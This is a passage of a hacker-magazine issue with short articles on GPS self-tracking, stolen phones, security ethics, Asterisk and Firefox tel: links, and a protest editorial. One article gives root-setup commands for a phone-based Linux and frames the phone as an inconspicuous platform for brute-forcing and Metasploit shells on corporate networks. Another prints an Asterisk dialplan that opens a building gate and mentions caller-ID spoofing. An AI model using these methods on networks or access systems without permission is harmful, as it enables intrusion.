To calculate the distance between a GPS coordinate and a location of interest, use the haversine formula. [3] The Earth is not perfectly round, but the haversine formula and the mean radius of the Earth should provide sufficient accuracy for most needs (if you need more accuracy, shame on you, you should know everything in here already). Of course, the accuracy of this method is dependent on the accuracy of your GPS data. If most of your data points correspond to the location of the cell tower (meaning you have several thousand meter uncertainties), it probably does not do much good to try and differentiate between your garage and bedroom.

In addition to simply tracking how much time is spent at different places, you can track time spent traveling between locations. This is easy to do using the haversine distance between adjacent points and the time interval between logged points. Setting a threshold of speed then allows you to tag a time interval as "traveling." The threshold should be set high enough that it is not affected by the scatter between temporally adjacent GPS entries where you are stationary, but low enough that you do not need to be going at highway speeds.

Visualization

With some relatively simple Python scripting, you have analyzed your database of GPS coordinates and produced tabulated data on how often you frequent specific locations or how much time you spend traveling. Most people do not enjoy staring at tables of numbers, so you should think of ways to visualize.

One easy method is to make histograms. For a set time period (maybe one week?), compute the amount of time you spent at home, at work, and traveling. Do this for multiple weeks, then a rowstacked histogram can quickly show you coarse trends with time.

Also, if you do not fear giving Google GPS coordinates of your travel destinations, use the Google Maps static API to generate and download maps of your travels. Multiple lat/long pairs can be submitted through an http request which will

generate a png image showing the locations. Other options are available; see the API website for more information. [4]

That certainly is not a complete set of visualization options, but should at least give you a head start....

Practical Issues

The major practical issue is how often do you record your location? In my experience, this is a balance between desired temporal resolution and battery life of your GPS device. I have experimented with 10, 15, and 20 minute intervals. The 10 minute intervals seemed to drain the battery too quickly over the course of the day (especially if GPS fixes were difficult to attain), while I desired slightly better resolution than three points per hour. Experiment with values depending on your mobility, typical positioning accuracy, and battery life.

Data storage requirements are minimal for only a few points per hour (you should only accumulate a few megabytes a year of raw plus analyzed data. Processing load is also mild for the aspects discussed above, but will obviously increase with more complex data mining.

Privacy/Security Concerns

Although your location information is available to your cell phone provider (and certainly your friendly government), it makes sense to provide some security for your database of GPS coordinates. This will inhibit tampering and deletion of your repository of geo-location information. Password protected databases on encrypted hard drives is a good start. Air-gapping the repository from the broader Internet is even better (unless you want to submit GPS data as it is recorded by your phone). There is no sense in handing over a log of your location of the past X months without a fight....

References/Footnotes

1. `http://www.webos-internals.org/wiki/Patch_webOS_GPS_Tracking`
2. I find the assisted-GPS on the webOS phone rarely provides (accurate) altitude information so it may or may not be useful to factor this into the analysis.
3. `https://secure.wikimedia.org/wikipedia/en/wiki/Haversine_formula`
4. `https://code.google.com/apis/maps/documentation/staticmaps/`

Cellphone, Keys, Wallet? *Check!*

by Josiah McGurty

Have you ever lost your cell phone? Have you ever had your phone stolen?

It's not a nice feeling when you get up from your seat at your favorite spot downtown, do your routine pat down of your pockets to make sure all of the contents are there and ready for the next part of your adventure, only to discover that one of your pockets is completely empty.

It was my right pocket, the one in which I always keep my cell phone - and only my cell phone. No sleeves, no cases, just my cell phone. The panic slowly started to rise as I looked around the nearby countertops and retraced my last few hours of activity.

Good thing I had set up a pattern lock. That will provide a decent layer of security to prevent access to the Android 2.3 Gingerbread custom ROM I was running (thank you, Cyanogen!). The SD card, stored in the back compartment near the SIM, would be completely exposed, all of its contents available to the thief. Personal things like photos and archived messages, contacts, nuclear missile launch codes were now all available. Too bad I hadn't set up a PIN lock on the prepaid SIM I had in there. That means they would be able to take out the SIM and use it in another device, which is what ended up happening. I left it alone for the night, and went home feeling like a baby without my best pacifier. Fortunately, I still had my old cell phone as a standby. I spent a good part of the following day searching my apartment for my lost device, even though I clearly remembered asking an acquaintance to enter his number into the phone and leaving downtown without it. I couldn't accept the fact that, yes, I had either lost my phone or had it stolen from me. What can a person do in a situa-

tion like this? Well, fortunately, you have your cell phone provider to back you up, right?

I'd just call T-Mobile - they would be able to help me out. The nice gal answered and got me over to prepaid, since that was the service I was using. Fair enough. The person at the other end of the phone was not a native English speaker and sounded very scripted, which are all things I have come to expect at this point. He was able to verify that, yes, "your phone was stolen as there has been significant SMS activity since it was last in your possession. OK, let's go ahead and suspend that as lost or stolen." That way they couldn't keep using my money to send and receive short messages with the rest of the 39 thieves from the den where my T-Mobile G2 was now hiding.

Now, I'm not claiming to know the ins and outs of how cell phone technology works, but I will tell you that I come from a computer networking background and I do have a fairly decent idea of the similarities. Cell phones are basically pocket computers running on a wireless network. Since there are so many thousands of different "pocket computers" running on this wireless network, each device gets its own IMEI. The cell phone manufacturers program this IMEI into the hardware of the device, and with most modern devices, such as my HTC Desire-Z (T-Mobile G2, same thing), there is no way to change this hard-coded unique identifier. Think of the IMEI as the phone's fingerprint. It's a unique way to identify the device from the rest of the devices on the network. It's like your home address or email address. If every house in the world didn't have a different address, if each person didn't have a unique email address, then how would you be able to send someone a piece of mail? When you call or send an SMS to another cell phone, it's like sending mail. It has to go to the right address.

Now, let's suppose that T-Mobile noticed an absurd amount of text messages being sent from a device. So they investigate. They take a look and discover spam messages. What would T-Mobile be able to do? The first logical thing they would want to do is stop the bad guy. With a few clicks, they could instantly block not only the SIM card that was being used to send the messages, but also the IMEI (the unique fingerprint of the phone). That way, the bad guy would have to get both a new SIM and a new device in order to use any services on the network. T-Mobile has the capability to do this.

From a consumer/customer perspective, what would *you* want T-Mobile to do if you had lost your shiny new toy?

A. Nothing
B. Block the SIM card
C. Block the IMEI
D. Both B and C

Well, yeah.... I lost my phone *and* my SIM card. So, yeah, I wanted them to block my phone *and* my SIM card.

The first time I asked T-Mobile if this would be possible, the scripted talker in prepaid belittled my request and said they only have that in postpaid, as if I had done something wrong by choosing prepaid. The next gal I talked to was named Samantha. She was very polite and sounded genuinely concerned regarding my situation. She let me know that they *do* have the ability to do this, but it has to be Special Account Care who handles these requests. As it was Saturday when I was making the request, I would have to wait until Monday when SAC is available.

Come Monday morning, a new glimmer of hope arose with the sun. I may be getting back at whoever stole my phone, or at least whoever is stupid enough to try and use my stolen phone. Here is what I discovered and wish to share with you all today. The girl I spoke with at Special Account Care informed me, only after clarifying my understanding of how these things work, that she does have the ability to block an IMEI, but only if the customer is on what's called an Equipment Installment Plan, and they're late on a payment. So basically, they can block the phone's fingerprint to prevent it from being used on their network, but they only choose to do so if the customer owes them money. They have the ability but they *choose not to* block stolen phones.

Why would they choose not to block a stolen phone? Look at it from the perspective of the owners of the corporation. If a lowly customer such as myself has a phone stolen, not only is there a chance that whoever ends up with the device will call T-Mobile and activate service, but also the victim will usually buy a new phone. In a common theft situation, T-Mobile may be able to get two separate two year contracts without having to do *any* work. That's four years of committed money! Multiply my situation by however many phones are stolen each year and you have yourself a *huge* income opportunity by *not* doing the right thing. On one hand, they will not plug this leak because it is a humongous, raging golden shower of a money maker. On the other hand, they are encouraging cell phone theft.

This is not how we are supposed to be using technology. It is a wonderful gift that should be used to help people, not take advantage of them.

If you want to learn a little bit more about GSM technology I recommend reading this: `http://www.gsmworld.com/our-work/programmes-and-initiatives/fraud-and-security/imei_database.htm` followed by: `http://www.gsmworld.com/our-work/programmes-and-initiatives/fraud-and-security/security-accreditation-scheme/security-advice-for-mobile-phone-users/mobile_phone_theft.htm`

Mobile Hacking: Really

by papill0n

I'm paid to talk. Wherever it may be, I'm paid to empower corporations and bosses to watch their employees... GPS tracking devices, surveillance systems, hidden cameras, and key loggers. From Beijing to Tokyo, San Francisco to Paris, and everywhere in between, I do my job and I do it well.

Companies are a lot like prisons. Instead of prisoners being watched for contraband, employees are watched for productivity and ensuring that valuable information does not escape. The Devil's Islands have been replaced by compounds with their own private securitied and walled cubicle containments.

Despite being invited in to these compounds, there sure is a lot of distrust for me. At the checkpoints, my laptop is almost always checked in and left at security. After much disagreement, my phone is always returned. Nobody ever wants to be responsible for my missed productivity or if their boss cannot call me for some discussion prior to a sales pitch, system installation procedure, or just a pre-meeting chat. Of course, I have to promise to not take pictures!

After some lengthy wait in the main lobby, I do the usual drill of explaining the products, systems, and deployment to allow close monitoring of the office drones, as well as securing data, servers, NAS systems, workstations, and physical locations of employees. It sort of reminds me of those nature programs I used to watch as a kid - some weird biologist who gets off by watching every moment of the poor animal tagged with a transmitter of some sort, just in case by pure luck the animal can get away from the obtrusive intruder.

More and more, the topic of securing smart phones comes up. For defense of the employee, the topic of legal and moral obligations come up, corporate versus private phones and rights thereof. Luckily smart phones have always been viewed as more of a security risk to the carrier and not the company. That, of course, is acceptable. From rogue bank apps, devices physically stolen with all the personnel info, or the evil hackers who are the only people in the world sick enough to want to hack a cell phone to allow the user to be monitored 24/7.

At the mention of this, grins and congratulations are frequently shared between members of the Board of Directors and General Managers across the meeting room of how somebody was smart enough to implement a wireless network to allow more productivity with smart phones to permit employee synching into the network, but the open network was contained within the walls.

I smirk inside. I want to tell them that, if I wanted to, I could run Hydra to brute force their network devices for the length of the entire meeting, or 20 minutes earlier when I was in the bathroom, I could have had Wireshark running to scan for interesting bits of info, or, better yet, I could have a Meterpreter shell on one of their systems. All of this done from an ordinary phone on an open company network. But I am different from them. I have a sense of dignity to always do right, even if they are lacking it.

I found out about the possibilities of this a few months ago. I stumbled upon a Linux capable of running from my phone called Laika. Laika is run from the phone by chrooting into it and running from there. There are a few things to keep in mind. This is a full desktop OS running from a smaller and lighter mobile phone. Laika does not replace the mobile's OS. The OS is running from within Android, so a performance hit is taken here as well. If you run it with the desktop environment, it will be slower than from a desktop even with the lightweight desktop environment Laika runs. The command-line interface is more than capable for tools like Hydra, Nmap, and Metasploit. It's Linux, sometimes the CLI is just the way to do things and it's more old school 1337.

The things you will need are an Android powered phone (these can be had for under 100 euros or $125), a mobile with WiFi, and the Laika OS image file from androidclone.com. You need the latest version of BusyBox on your phone. A rooted phone. Most importantly, you must be able to tether your phone to a computer to enter commands into it. According to the site, certain phones are easier to get running than others, so read before doing anything, as some phones need more work than others.

If you are stupid enough to actually run this, I take no responsibility for whatever happens. If you break your phone, your fault. If you do bad things and get caught, your fault. This is educational only and for use on systems you have permission to play on. If your sense of what is right and wrong isn't as strong as mine, stop reading and don't tempt yourself.

There are several ways to install and run the image. Besides the instructions from that website, the surest way is using adb from the Android software development kit.

Using a phone that has been rooted and has the latest BusyBox version, put the bootubuntu file and ubuntu.img file that you downloaded from that site on your SD card in a folder named ubuntu.

Next, enter these commands using an adb shell:

```
su
mount -o rw,remount -t yaffs2
➥ /dev/block/mtdblock3 /system
cd sdcard/ubuntu
cp -f bootubuntu /system/bin
mkdir /data/local/mnt
cd /system/bin/
chmod 777 bootubuntu
reboot
```

Once you have a full Linux OS running in your pocket, take the time and think of all the open networks and how a phone doesn't bring much attention. Did a chill just run down your spine at what it might mean for the good guys to test their own security using a mobile phone? Or what other tools a bad guy might be able to actually run from a phone?

It's the Geekiest Place on Earth, But We've Learned Nothing

I've been feeling nostalgic of late. Fourteen years ago (wow, I guess that makes me old?), I went to Disney as a trip just before leaving for college. At Epcot, they had an exhibit of... the Internet! A shocking and usual experience for most of the visitors, I'm sure. But, being a savvy teenager with a modem, I was already used to the wonders of the mid-nineties web (horrible color schemes, "under construction" icons, and animated GIFs, as I recall). Disney had a link that was a bit faster than my 2kb/s modem though, which was nice.

There had just been talk of someone making an emulator that actually let you play Super Nintendo games on a PC. I doubt my 25mhz system could have handled it, but it was a pretty mind-blowing idea.

Soon I'll be going back to Disney for my honeymoon. This time I've got a Super Nintendo emulator on my phone, a technology which I suppose existed then, but wasn't even on my radar since no one I knew was important enough to have a suitcase phone in their convertible (in my mind, anyone with one of those automatically becomes *Miami Vice*). I've got 600 times more storage than my combined hard drives at the time.

We've got a lot of flashy toys now, but it also makes me realize in a lot of important ways, we've solved almost nothing about one of the most important aspects of the user experience: how not to get owned. Even worse, *everyone* is online now. What haven't we solved?

Plaintext everywhere. We've gone from "telnet is fine" to "you should use SSH" but we're nowhere near the point where all of our communication lines are protected. I'm not even sure we could confidently say the majority of our communication is protected. Let's not even address questions about the stability of the SSL trust model or user behavior. (Firefox trusts how many authorities, any of which could be colluding or simply have been hacked to issue certificates for *any* domain?) Twitter is just beginning to roll out SSL-by-default. Email clients still tend to default to plaintext. Android has an option to blindly accept any SSL cert without asking, even if it's not valid. Who knows how many software packages update in the background over plaintext?

Cellphone interception. "Don't use your mobile near New York City - it'll get cloned." Instead of protecting cell phones with properly strong encryption and authentication, we've protected them with... legislation. GSM makes some attempts at protecting the device, but it's been defeated, and defeated for less than $2000 (USRP - look it up). If you *ever* trusted the cell network, you probably can't anymore in a lot of cases. The panic over a possible hostile cell network at the latest Defcon should wake up anyone who still had any illusions over GSM security; even if the claims are bogus (and they strike me as highly questionable), there's enough truth to the risk to be really scary.

Redundancy. The SlashDot effect used to take out any server hosting a project featured. Now we wait for the cloud services to do that for us when they fall down and take out hundreds or thousands of sites across the net. When the Amazon cloud stumbled this spring, thousands of sites stopped working properly, or entirely. We've decentralized content to centralized providers. What are we thinking?

User education. Your parents probably didn't know what "untrusted certificate" meant in the nineties, and they probably still don't know now. Security is hard, but it seems like we haven't made a lot of progress towards making it any better. People just want to get to content and tend to accept anything in the hopes the problem will go away.

More aggravatingly, we've actually gone *backwards* in security. Increased complexity and tacked-on features make previously simple applications like email a hotbed of vulnerabilities. Hoax emails in the nineties claiming to infect you simply by reading an email became completely plausible thanks to bugs in Exchange and other clients.

We're going in the wrong direction, and it seems like a responsibility for all of us to try to reverse this trend:

Error messages need to be concise. The "correct" decision needs to be *obvious* to novice users. Flooding the user UAP-style isn't going to help, and giving no control other than "access to do anything as root" or "no access" probably isn't the answer either.

Stop having buffer overflows. Seriously. Stop it. It's not that hard to bounds check. Stop writing Wi-Fi drivers which assume that because the spec says 32 characters, you'd never see a packet with more. Just stop.

Use encryption. Use it. Use it for everything your application does. Crypto is cheap on today's computers.

Don't home-brew encryption. You'll almost definitely do it wrong.

Time to finish preparing for a week of child-robot simulacrum performing slave labor. I think I'll try to avoid even bringing a laptop. I can play SNES on my phone just fine.


CLUB-MATE

Club-Mate is now ready to be shipped directly to you! The German beverage invasion is now in full swing and *2600* is happy to be in the thick of it. Club Mate has proven to be extremely popular in the hacker and programming community. First introduced in the United States at The Last HOPE in 2008, this caffeinated, carbonated, comparatively low in sugar drink has really taken off. Both HOPE attendees and German operatives tell us that one gets a burst of energy similar to all of those energy drinks that are out there without the "energy drink crash" that usually comes when you stop consuming them.

If you want a case of the stuff (12 half-liter glass bottles), it's $55 including shipping. At the moment, we can only ship to the continental United States. Visit our online store (store.2600.com) to place an order or call us (631.751.2600) if you have further questions.

For those of you running an office or a hacker space, consider getting a full pallet (800 half-liter bottles) at a steeply discounted rate. You will have no trouble reselling to the addicts you create.

Further updates on club-mate.us.



Asterisk, The Gatekeeper

by Master Chen
infoinject@gmail.com

Before the idea came to fruition, I already thought Asterisk and VoIP telephony were awesome subjects in technology, but this project brought Asterisk to a whole new level in my mind. As a disclaimer, unwelcome entry into a gated community is not something I advocate. This project was done with the permission of the tenants involved. As with all true hacking ventures, it was done with curiosity and education as driving forces.

The Problem

I hang out at my friend's apartment quite frequently. Movies, video games, coding sessions, and other nerd things made his apartment a great place to be when the rest of the world wouldn't cooperate. My friend lives in a gated community, where you have to call a tenant from the box at the gate. The tenant then dials "9" on their handset (either cell phone or land line) and the gate opens to let the caller into the complex. The issue here is that the box would call my friend's roommate instead of him, and I hate being any sort of bother to anyone. As I noticed this problem, I realized that it could be solved with Asterisk!

The Fix

First, I needed to know the Caller ID information my friend's roommate received whenever the box would call. No social engineering needed here; just simply asked my friend to text me the number. Next, the leasing office needed to know the new number to call when a guest of the tenants wanted entry. Simple notification via paperwork on the tenant's end and that was out of the way as well. It was time to mess with the dial plan. I am going to make the fair assumption that you are reading this article because you either know Asterisk like the back of your logs, or you are interested enough to learn more about it. The following is just a snippet of my extensions.conf file as needed to illustrate my work. Phone numbers have been changed to protect the innocent.

```
[inbound]
exten => 8665012600,1,Answer
; only go to gatecode context if
➥ Caller ID matches the box... or
➥ if it's spoofed to
➥ match *shrugs*
exten => 8665012600,2,GotoIf
➥($["${CALLERID(num)}" ="702566
➥5151"]?gatecode|s|1)
[gatecode]
exten => s,1,Answer
; wait to make sure box "hears"
➥ DTMF
exten => s,2,Wait(5)
; 9 is what a regular tenant
➥ would dial to open gate
exten => s,3,SendDTMF(9)
exten => s,4,hangup
```

It's just that simple. Now, no one is bothered, my problem-solving mind has been nourished, and I have a story to share.

Conclusion

This was just another example to add to the massive list of how Asterisk can be used for everyday telephony solutions. I have never experimented with an X10 automation system, but I imagine it to be along the same line as today's hack. This hack has been brought to you by the chenb0x. Please hack responsibly.

Shout Outs

The chenb0x crew, all phreakers past present and future, The Shaolin temple in Henan, my Defcon contest team "The Ecip Tpyos", my sysadmin bros saving lives overseas, and most importantly MZD.

Wear a White Hat

by Sam Bowne
sbowne@ccsf.edu

Legal note: the opinions I express are my own, and should not be regarded as official positions of CCSF or any of my other employers.

I am certified by E-C Council and (ISC)^2, and I am therefore bound by a code of ethics. [1] When I applied to take an (ISC)^2 exam, I was required to answer four questions about ethics, and only one of them troubled me: I was requested not to associate with hackers. I refused to comply, and explained that I teach "ethical hacking" classes, give talks at Defcon and other hacking conferences, and write articles for *2600,* so I associate with hackers constantly. However, I do not perform illegal hacking, and I don't encourage or condone it. (ISC)^2 accepted my explanation and approved me.

As I write this, it is February 2011, and the Anonymous criminal mob has just hacked HBGary Federal, publishing scandalous emails on the web. The activities of HBGary were outrageous, planning to intimidate activists and political opponents of their clients by threatening their families and careers. [2] Anonymous is consequently in a state of high morale, seeing themselves as both technically and morally superior to HBGary Federal. But they aren't done yet. Commander X, from Anonymous and the People's Liberation Front, is delighted to think that an HBGary member lives in fear of further attacks. [3]

So this is a cyber-war between two criminal gangs and, at the moment, Anonymous is winning. But even if HBGary Federal is destroyed, the U.S. government and the Bank of America will surely find some other gang of mercenary black ops specialists to attack anyone who resists their agendas.

Both sides are wrong, and we are all losing. Where are privacy, due process, and legal protections? Any of us could be targeted by these gangs at any time: hacked and exposed, shamed, fired in disgrace, and hounded by masked, shadowy figures for years.

I refuse to accept this savage conflict and pick a side. I am not a criminal, and neither HBGary Federal nor Anonymous can make me into one. I want a world of law and order, in which people must be tried and convicted before they are punished.

My position has been seen as absurd by some other hackers; they regard me as cowardly and ridiculous, and they mock and abuse me. But they have not convinced me to change. I have a normal job at a college, and my students are also working for real companies or the military - none of us want to be outlaws. We are on the other side: we are the people tasked with defending and upholding society as it is now. We are correctly labeled "ethical hackers" because we understand how computer attacks work, and use that knowledge to defend systems. Our duty is to be "as wise as a serpent, and as innocent as a dove."

The temptation to become an outlaw is very strong right now. For a decade, our government has used its propaganda machine to make us all very afraid, so we no longer expect Fourth Amendment protections. The "emergency" is so dire that our leaders cannot afford the luxury of ethics. And the business world has learned the lesson well, gleefully embracing illegal and unethical tactics to gain short-term profits. A generation raised on graphic novels easily accepts vigilante heroes as the answer, but that path will not lead to the civilized society I want.

When you live in a neighborhood ruled by street gangs, the easiest way to survive is to join a gang yourself. But that just maintains the system - a higher path is to stand for good principles and refuse all the gangs.

What do you want? If you want money, you can just steal it. If you want to destroy a company, you can just hack it. But if you want to live in a free and peaceful society, where people are innocent until proven guilty, you must first live by those principles yourself.

References

[1] https://www.isc2.org/uploaded➥Files/(ISC)2_Public_Content/Code_➥of_Ethics/ISC2-Code-of-Ethics.pdf

[2] http://bit.ly/gYUnRs

[3] http://bit.ly/gzengo

Call Me

How I Got Firefox to Accept The Tel Tag and Place Phone Calls from Web Pages

by The Cheshire Catalyst

Those who know me know that I've railed against Flash for many years as a bandwidth hog that is, in most cases, mere "eye candy" with very little "information content." As a result, I've gotten together with a friend to form PHonePHriendly.Com to write simple web pages for mobile phone web browsers. We wrote a page with the conference schedule of The Next HOPE in July 2010.

Conference schedules are exactly the kind of information you want immediately, with "just the facts, m'am." When you look at the site at http://H.PH2.Mobi, you'll notice that the numbered menu items can be chosen on most mobile phones by simply hitting the number on your phone's dial-pad which will choose the menu item. Since menu choices 1, 2, and 3 are the schedules for Friday, Saturday, and Sunday respectively, these menu choices can be chosen when you are on any of the pages on the site. Hit 1 for Friday and, from the Friday page, you can hit 2 for Saturday to jump there immediately.

Each date has its own directory, and the directory name is the date of that day. This way, the web address becomes another Clue for the user as to what date we're talking about. Using the day of the week would have the directory names scattered as they sorted alphabetically (alphabetic order would be Friday, Monday, Saturday, Sunday, Thursday, Tuesday, Wednesday). Using the date format MM-DD (example: 01-31), directory names sort logically.

Once you're on the page for the day you want to view, you see times of the seminars. The problem on a mobile phone web browser (if it isn't a graphic oriented "smart phone" with touch-screen), is you have to scroll down a web page using a "five way-navigator." By having a menu at the top of the page, you can quickly maneuver to the time of the conference seminar you're about to attend, then press "Select" (the center button in the navigator), and it will jump you to the time of day you're interested in on that same page. Then choose the seminar you want at that time of day and you will be taken to a web page for that day and time, dropping you at the information on the session you want to attend within that hour by using the NAME tag for the room that session is in. The users get directly to the information they want. There is no reason to do an "app" that only iPhones or Android phones can access. Make a simple web page, and any web browser on any device can read it.

So it's possible to make web pages that would be useful on mobile phones. That's great, but it's a phone! What if you want to visit a web page, and call the phone number that's there?

Anyone who has written web pages is familiar with the "mailto" tag, which looks like <a ➥ href="mailto:cheshire@2600.com? ➥ subject=test message">E-Mail Me ➥ (if you didn't know about the "subject" thing, I'll bet you start using it). The mailto tag is standard HTML (Hyper Text Markup Language), and works with any browser. Even most phones will jump you to a message or email app on the phone to send emails. The trick is to get computers to use a tag that's common to modern mobile phones, but not to most computer desktop browsers - the tel tag.

The tel tag looks a lot like a mailto tag, <a ➥ href="tel:+1 311 555-2368">Call Me ➥. The thing is, most desktop browsers haven't got a clue as to how to use the tel tag. Here's how I got Firefox to accept it.

First, I installed Skype on my computer. This VoIP (Voice over Internet Protocol) application is the "gold standard" for computer to computer voice communications, and (if you're willing to pay for it) place calls to POTS (Plain Old Telephone Service) phones on the PSTN (Public Switched Telephone Network). Skype conforms to all international standards called "recommendations." (The International Telecommunications Union can't force sovereign nations to conform to standards, but can make "recommendations.") Skype does that because it's based in Europe, where you're crossing someone else's international border every 50 miles or so (at least, that's how it seems).

When you install Skype, it inserts code into the file "mimeTypes.rdf" in the directory C:\Program Files\FirefoxPortable\Data\profile. I use Firefox Portable on my desktop because it doesn't interact with the Microsoft registry. Normally it runs off a thumb drive so you can carry your bookmarks with you to use on any computer you need to borrow when you need to access websites.

What I did was search for the word "skype" (without quote marks, of course) within "mimeTypes.rdf" using Notepad, a program that is a

simple ASCII (American Standard Code for Information Interchange) editor. Each time I found the word, I copied the line or lines needed, pasted a copy of the line(s) below the existing one(s), and replaced the word "skype" in the copied line with the word "tel" (there's more than one of these line groups to deal with). You don't have to put in the colon character (":") that's needed if you use the tag in a web page. If you look for the word "mailto" in the same file, you'll see that no colon character is used for that keyword in this file. Some of the things to copy have multiple lines. One such starts with `<RDF:Description ...`, has a few lines of code, and ends in `</RDF:Description>`. You need to copy these whole sections, changing only "skype" to "tel". Just see what's in the file for "skype" and make similar text with "tel".

Once edited, I saved the file, closed Firefox, and brought Firefox up again so it read the new version of the file as it reloaded. Then I went to my mobile web page (`http://M.CheshireCatalyst.Com`) and chose Menu Choice 6 for the U.S. Naval Observatory Master Clock where Durward Kirby, the announcer from *The Gary Moore Show* in the 1960s, is immortalized as the Navy's talking clock at 202-762-1401. I don't pay for Skype's POTS connection services, but clicking the hyperlink on the page brings up Skype, so I know the tel tag there works.

Before you put Skype on your computer, you couldn't handle telephone calls on your computer. With Skype, you still couldn't handle the tel tags that simple mobile phone browsers could handle. Hopefully, Skype will figure it out in a future upgrade, but after this simple file edit, your computer can handle things your computer should handle when it comes to voice calls and the Internet.

It's not 2013 yet but it's never too early to start thinking about the 2013 Hacker Calendar

Spectacular Hacker Photos and Historical Entries for Nearly Every Day of the Year!

Check online for the price

store.2600.com/the-hacker-calendar.html

MOVEMENTS

While we can only speculate on what 2012 will bring, it seems fairly certain that 2011 will be remembered as a year when individuals worldwide began to feel empowered and when, more than ever before, the old guard was put on notice that its policies need to adapt and change with the times - or risk becoming extinct.

We've gone on at length before about the value of the individual, how we all have so much more power than we're led to believe, and how it serves the status quo to have us all convinced that we can't possibly make any difference. Our belief in this has never wavered, but it's essential to have it borne out in practice, as the theoretical can only go so far. After the last year, we can point with certainty towards various key examples that show how much individuals can accomplish with a little dedication, coupled with a degree of mastery in the world of technology. We can also point to the reaction these people get from those in charge as proof of the threat they pose to their power structure.

Freedom and empowerment are concepts that, once unleashed, spread quite rapidly. We saw that earlier in the year, as the Arab Spring took hold. It all started with Mohamed Bouazizi, a street vendor in Tunisia who became so fed up with the constant corruption and humiliation that made it impossible for him to earn a living that he sacrificed his own life as the ultimate form of protest. The outrage from fellow citizens mushroomed and led to massive protests and the actual fall of the government less than a month later. According to *The New York Times,* "The protesters, led at first by unemployed college graduates... and later joined by workers and young professionals, found grist for the complaints in leaked cables from the United States Embassy in Tunisia, released by WikiLeaks, that detailed the self-dealing and excess of the president's family." The government had its state-run media to whitewash the news. The people had social networking and cell phones to get and share updates. It was no contest.

The unrest spread to neighboring countries, leading to significant conflicts in no less than 16 of them, the most significant being Egypt, Libya, and Syria. The tensions had always been there. But once the fuse was lit, there was no turning back.

Domestically, we've witnessed much in the way of stress and hardship, but nothing that comes close to events in other parts of the world. However, while we may not have had security forces killing demonstrators or a repressive regime that tolerates no dissent at all, we, like all humans, have a sense of justice and can only be pushed around so much before something snaps. That appears to have been the case with September's Occupy Wall Street movement, a simple protest inspired by our friends over at *Adbusters* magazine, which wound up getting bigger and bigger before eventually spreading to hundreds of sites throughout the country and across the world. While the mass media initially mocked, ridiculed, and basically ignored these protests, supposedly due to the lack of a clear list of "demands" from the demonstrators, the movement actually became strengthened as a result. Since there wasn't a clear agenda, *anyone* who felt that the system wasn't working was able to join and help determine what path to take. Alliances were thus formed that wouldn't have been possible had all of the answers been laid out from the beginning, as would be expected in a typical political movement. It was an unusual tactic, but clearly an effective one. And the media's agenda of ignoring what was going on became painfully visible, which led to more outrage and an eventual about face on

their part. Suddenly, the movement became front page news everywhere.

The concept of a group that had no leadership was very similar to that of Anonymous, an online entity which has become increasingly active in the "real world" as well as on the net. The Guy Fawkes masks they embraced were quite visible worldwide at many of the Occupy sites. But anonymity was only an option, not a main ingredient in what was going on. The lack of a hierarchy and the development of the Occupy Wall Street General Assembly enabled any individual to speak to the crowd through the ingenious use of a "human microphone," created out of necessity due to an arbitrary ban on megaphones. This adaptability and desire to bypass unfair restrictions using clever tactics is something we're all familiar with in the hacker world.

At press time, there have been a number of violent crackdowns on these groups by the authorities. While all kinds of excuses were given, ranging from health concerns to reports of crimes and illegal activities within the camps (much of which was echoed almost verbatim by mainstream media), many first-hand accounts dispute the degree of such problems. Actions caught on video clearly show that the people targeted were posing no threat to anyone, other than refusing to obey orders.

Whenever we see this kind of reaction displayed by an authority figure, we know what it means, whether it's a high school principal expelling a student for some mischief on a computer, a corporation firing an employee for discovering a security hole, or a parent sending their kid to reform school or feeding them drugs because they're "out of control." It means the authority figure is desperately afraid of no longer being in charge of the situation. They begin to act increasingly irrational and they view the individual as the sole source of the problem. This is always the wrong course of action.

Listening to, learning from, and opening a dialogue with an individual is the only way to take positive steps. This is true regardless of how much or how little we agree with what they're saying or doing. For us in the hacker world, this is old news. But what's different is seeing this sort of thing playing out on a different stage and seeing how those in charge are truly afraid of the kind of dialogue that empowers individuals. That alone is a milestone.

We've also seen tremendous growth in the use of technology by individuals for truly worthwhile goals. While social networking and smart phones were never designed to foment civil unrest, used properly they are invaluable tools in a movement gathering steam. Overseas, people used Facebook and Twitter to quickly organize mass demonstrations before the authorities knew what was happening. Attempts to restrict access to these services backfired badly. In the States, similar tactics were used by demonstrators, with the addition of numerous live video feeds from cities all over the country. When something happened, the whole world could literally be watching. Live. When the crackdown occurred in New York City, there were no less than four separate live streams being fed by people's smart phones, all with surprisingly good video quality and relatively decent audio. Well over 50,000 people were tuned in to these feeds, with many more picking them up from secondary sources. As interest in what was going on swelled, the mass media even joined in, simulcasting these streams since they hadn't been able to get behind the police barricades themselves. The people had literally become the media.

We've learned a great deal from these events. The hacker world, the ideals of full disclosure, the distrust of governments and corporations, the embracing and manipulation of high tech, the desire for free speech, the empowerment of the individual... these are all intrinsically linked together. It really *does* all matter.

But there's a flipside. There will always be people and entities who see all of this as a threat and who will try and control it. That's a battle that will never end and which will be fought in a variety of arenas. We see it every day in the form of corporate copyright abuses, antiquated business practices that fight technological advances, increased government secrecy, or the suspicion that's injected into the populace towards anyone who doesn't quite think, act, or look like everyone else.

In other words, individuals may have shown their ability to manipulate technology in a way that benefits them with these actions of 2011. But those opposed to this sort of thing have been taking notes and will be better prepared to counter this ingenuity the next time around. As hackers and developers of new technology, we need to always have this on our minds, as the true future of freedom, both here and abroad, can be greatly affected by what we choose to consider as a priority.

Google Tem php tations

by Craig Stephenson
cstephen907@gmail.com

